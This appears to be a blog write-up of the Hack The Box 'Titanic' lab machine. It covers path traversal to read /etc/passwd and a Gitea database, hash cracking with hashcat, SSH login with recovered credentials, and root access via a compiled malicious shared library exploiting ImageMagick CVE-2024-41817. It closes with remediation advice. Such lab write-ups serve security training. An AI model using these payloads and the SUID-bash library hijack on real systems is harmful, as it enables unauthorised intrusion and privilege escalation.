
We can also grab the git credentials by navigating to http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db. This gives us the database files and we can find the users and hashed password.
Saved the salted hash and cracked it with hashcat.

hashcat -m 10900 hash.txt /usr/share/wordlists/rockyou.txt

Developer:25282528
And I was able to ssh in with this account and grab user.txt.

Hosted a http server so I can move over winpeas.
sudo python3 -m http.server
curl http://10.10.16.27:8000/linpeas.sh -o linpeas.sh
chmod +x linpeas.sh
I wasn’t able to find anything fully interesting with the linpeas results. Eventually after a while of linux enumeration, I came across a identify_images.sh file that is running as root every minute. We can tell by /opt/app/static/assets/images/metadata.log updating.

In the file it’s running /usr/bin/magick. Checked the version of that.

Upon researching this is vulnerable to CVE-2024-41817 https://github.com/Dxsk/CVE-2024-41817-poc/blob/main/exploit.py. Python isn’t on the victim machine so instead I copied the important parts of the exploit on the machine.
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << 'EOF'#include <stdio.h>#include <stdlib.h>#include <unistd.h>__attribute__((constructor)) void init(){system("cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash");exit(0);}EOF
Then after giving it some time I got a shell as root by running the rootbash.
/tmp/rootbash -p


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Added titanic.htb to /etc/hosts and browsed to the site which advertised a Titanic booking service. Ran feroxbuster and ffuf for directory busting and VHOST enumeration. Immediately found dev.titanic.htb. Added it to /etc/hosts and found a Gitea instance running version 1.22.1.
rustscan -a 10.129.231.221 –ulimit 5000 -b 2000 — -A -Pn ffuf -u http://titanic.htb -H “Host: FUZZ.titanic.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302,301
2 – Gitea enumeration and path disclosure Registered a test account on Gitea and explored public repositories under the developer user. Found a flask-app repository containing the source code for the booking website. Identified a /download endpoint in the code that served files from the filesystem based on a ticket parameter with no path validation.
3 – Arbitrary file read and Gitea database extraction Exploited the /download endpoint with path traversal to read /etc/passwd and confirm the vulnerability. Used the Gitea Docker volume path identified from the repository to download the Gitea SQLite database directly. Extracted the developer user’s salted password hash from the database and cracked it with Hashcat using rockyou.
http://titanic.htb/download?ticket=../../../../etc/passwd http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db hashcat -m 10900 hash.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: developer:25282528
4 – SSH access and user flag Authenticated via SSH as developer and retrieved user.txt.
5 – Privilege Escalation – ImageMagick shared library hijack – CVE-2024-41817 Ran LinPEAS and identified a root-owned cron script at /opt/scripts/identify_images.sh executing every minute. The script called /usr/bin/magick to process images in the static assets directory. Checked the magick version and found it vulnerable to CVE-2024-41817, a shared library loading vulnerability. Compiled a malicious libxcb.so.1 shared library in the image directory that copied bash and set the SUID bit when loaded. Waited for the cron job to execute and spawned a root shell using the SUID bash.
gcc -x c -shared -fPIC -o ./libxcb.so.1 – << ‘EOF’ /tmp/rootbash -p
Key Takeaways
- Path traversal in the /download endpoint – CWE-22 – The ticket parameter was passed directly to a file read function with no path validation, allowing traversal to arbitrary files including the Gitea database. All file path inputs must be validated against a strict allowlist and must resolve to an explicitly approved directory. Directory traversal sequences must be rejected at the application level.
- Gitea database path disclosed in public repository – The Docker volume mount path for the Gitea data directory was visible in the public repository, providing the exact path needed to extract the database via the LFI. Internal configuration details including volume paths and service locations must not be committed to any repository accessible to untrusted users.
- Gitea user password hash crackable with rockyou – The developer password hash was cracked using the rockyou wordlist. Application user passwords must meet complexity requirements that resist offline cracking and Gitea must enforce a strong password policy for all user accounts.
- Weak password on a developer account with server access – The developer password 25282528 was a simple numeric string easily cracked from a hash. Developer and service accounts with SSH access must use strong randomly generated passwords or key-based authentication exclusively.
- ImageMagick CVE-2024-41817 exploitable via cron-executed script – CVSS 7.8 High – The magick binary loaded shared libraries from the current working directory before system paths, allowing a malicious library placed in the image processing directory to execute as root when the cron job ran. Binaries used in privileged scripts must be kept fully patched and scripts must set a safe working directory before invoking any binary susceptible to shared library hijacking.
Remediation
[Immediate] Remediate the path traversal vulnerability in the /download endpoint – CWE-22 Rewrite the download handler to resolve the requested file path and verify it falls within an explicitly approved base directory before serving it. Reject any path containing traversal sequences. Conduct a full code review of the flask application for additional file read or write operations accepting user input.
[Immediate] Patch ImageMagick to remediate CVE-2024-41817 (CVSS 7.8 High) Update ImageMagick to the latest patched version immediately. Set an explicit safe working directory in the identify_images.sh script using cd /safe/path before invoking magick and ensure no user-writable directories are in the library search path during execution. Restrict write access to the image processing directory to root only.
[Immediate] Restrict the Gitea repository visibility and remove sensitive path disclosures Audit all public Gitea repositories for configuration data, volume paths, connection strings, and internal service locations. Remove any findings and restrict the developer repositories to authenticated users only. Disable public repository browsing unless there is an explicit operational requirement.
[Immediate] Rotate the developer account password and enforce SSH key authentication Rotate the developer SSH password immediately. Enforce key-based SSH authentication for all developer and service accounts and disable password-based SSH login. Require the use of strong passphrases on all SSH private keys.
[Short-term] Restrict cron script execution directories and file permissions Audit all scripts executed by root cron jobs and verify that the working directory and all processed paths are not writable by non-root users. Set strict permissions on /opt/scripts and the image processing directory. Implement file integrity monitoring on cron-executed scripts to alert on unauthorized modifications.
[Long-term] Implement a source code security review baseline for all web applications Define a secure development standard requiring code review of all file serving endpoints for path traversal vulnerabilities before deployment. Integrate SAST tooling into the CI/CD pipeline to detect CWE-22 patterns automatically. Include all internally developed web applications and Gitea repositories in regular security assessments.
- Path traversal in the /download endpoint – CWE-22 – The ticket parameter was passed directly to a file read function with no path validation, allowing traversal to arbitrary files including the Gitea database. All file path inputs must be validated against a strict allowlist and must resolve to an explicitly approved directory. Directory traversal sequences must be rejected at the application level.
Categories
- Active Directory (2)
- active-directory (1)
- ai (31)
- artificial-intelligence (15)
- blog (1)
- Buff Overflow (1)
- cloud (8)
- config-hijack (1)
- CraftCMS (1)
- cronjobs (1)
- cve-2010-2075 (1)
- cve-2011-2523 (1)
- CVE-2021-32099 (1)
- CVE-2026-24061 (1)
- cyber-security (14)
- cybersecurity (42)
- devops (4)
- directory-traversal (1)
- docker (1)
- Easy (8)
- edb-id-39575 (1)
- education (4)
- freebsd (2)
- ftp (1)
- gdbserver (1)
- hacking (1)
- health (1)
- Heartbleed (1)
- HTB Labs (13)
- irc (1)
- John (1)
- Keepass (1)
- labs (2)
- LAPS (1)
- lfi (1)
- life (1)
- linux (42)
- llm (2)
- log-poisoning (1)
- mcp (1)
- Medium (2)
- Meterpreter (1)
- microsoft (2)
- mongdb (1)
- node.js (1)
- Pandora FMS (1)
- PDFKit (1)
- PFX (1)
- php (1)
- proc-pid-cmdline (1)
- programming (1)
- ps aux (1)
- ROP Buffer Overflow (1)
- science (3)
- screen (1)
- security (43)
- SNMP (1)
- software (1)
- ssh (1)
- stegseek (1)
- suid (1)
- SUID binary PATH hijack (1)
- technology (77)
- Telnetd (1)
- threat-intelligence (1)
- Tmux (1)
- ubuntu (4)
- unreal-irc (1)
- vnc (1)
- vulnerability (1)
- web-certificates (1)
- web.config RCE (1)
- wifi (1)
- windows (12)
- wordpress (2)
- wpscan (1)
- writing (8)

